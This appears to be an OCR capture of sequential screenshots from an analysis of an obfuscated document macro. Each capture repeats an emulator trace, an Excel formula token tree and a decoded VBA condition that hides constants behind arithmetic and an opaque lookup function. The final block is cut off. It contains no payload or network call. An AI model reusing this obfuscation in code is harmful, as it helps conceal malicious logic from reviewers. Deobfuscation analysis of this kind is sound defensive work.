
```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
aa4d3r!7 DIV: 22272 / 7424
aa4d3r!7 Call abfsh (3)
aa4d3r!7 API: 96 = abfsh (3)
aa4d3r!7 COMPARE: ah4lgn > 96
```




```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then


```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
aa4d3r!7 DIV: 22272 / 7424
aa4d3r!7 Call abfsh (3)
aa4d3r!7 API: 96 = abfsh (3)
aa4d3r!7 COMPARE: ah4lgn > 96
```




```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```

If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then


```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
aa4d3r!7 DIV: 22272 / 7424
aa4d3r!7 Call abfsh (3)
aa4d3r!7 API: 96 = abfsh (3)
aa4d3r!7 COMPARE: ah4lgn > 96
```




```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```


If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then

```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
aa4d3r!7 DIV: 22272 / 7424
aa4d3r!7 Call abfsh (3)
aa4d3r!7 API: 96 = abfsh (3)
aa4d3r!7 COMPARE: ah4lgn > 96
```




```
          PtgInt : 6317
          PtgInt : 6321
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 7424
          PtgInt : 22272
        PtgDiv : /
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
          PtgInt : 14964
          PtgInt : 14966
        PtgSub : -
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgLt : <
          PtgInt : 18342
          PtgInt : -18341
        PtgAdd : +
        PtgName : abfsh
      PtgFunc :  P(1) :  I(0)
      PtgName : ah4lgn
    PtgMt : >
  PtgAnd : and
PtgOr : or
PtgName : if
PtgFunc :  P(1) :  I(0)
```


If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
aa4d3r!7 DIV: 22272 / 7424
aa4d3r!7 Call abfsh (3)
aa4d3r!7 API: 96 = abfsh (3)
aa4d3r!7 COMPARE: ah4lgn > 96
```

```
            PtgInt : 6317
            PtgInt : 6321
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 7424
            PtgInt : 22272
          PtgDiv : /
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
            PtgInt : 14964
            PtgInt : 14966
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 18342
            PtgInt : -18341
          PtgAdd : +
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
  PtgOr : or
  PtgName : if
PtgFunc :  P(1) :  I(0)
```


If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
aa4d3r!7 DIV: 22272 / 7424
aa4d3r!7 Call abfsh (3)
aa4d3r!7 API: 96 = abfsh (3)
aa4d3r!7 COMPARE: ah4lgn > 96
aa4d3r!7 SUB: 6321 - 6317
```

```
            PtgInt : 6317
            PtgInt : 6321
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 7424
            PtgInt : 22272
          PtgDiv : /
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
            PtgInt : 14964
            PtgInt : 14966
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 18342
            PtgInt : -18341
          PtgAdd : +
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
  PtgOr : or
  PtgName : if
PtgFunc :  P(1) :  I(0)
```


If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or (ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then




```
aa4d3r!7 ADD: -18341 + 18342
aa4d3r!7 Call abfsh (1)
aa4d3r!7 API: 64 = abfsh (1)
aa4d3r!7 COMPARE: ah4lgn > 64
aa4d3r!7 SUB: 14966 - 14964
aa4d3r!7 Call abfsh (2)
aa4d3r!7 API: 91 = abfsh (2)
aa4d3r!7 COMPARE: ah4lgn < 91
aa4d3r!7 AND: true and false
aa4d3r!7 DIV: 22272 / 7424
aa4d3r!7 Call abfsh (3)
aa4d3r!7 API: 96 = abfsh (3)
aa4d3r!7 COMPARE: ah4lgn > 96
aa4d3r!7 SUB: 6321 - 6317
aa4d3r!7 Call abfsh (4)
```

```
            PtgInt : 6317
            PtgInt : 6321
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 7424
            PtgInt : 22272
          PtgDiv : /
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgMt : >
    PtgAnd : and
            PtgInt : 14964
            PtgInt : 14966
          PtgSub : -
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
        PtgName : ah4lgn
      PtgLt : <
            PtgInt : 18342
            PtgInt : -18341
          PtgAdd : +
          PtgName : abfsh
        PtgFunc :  P(1) :  I(0)
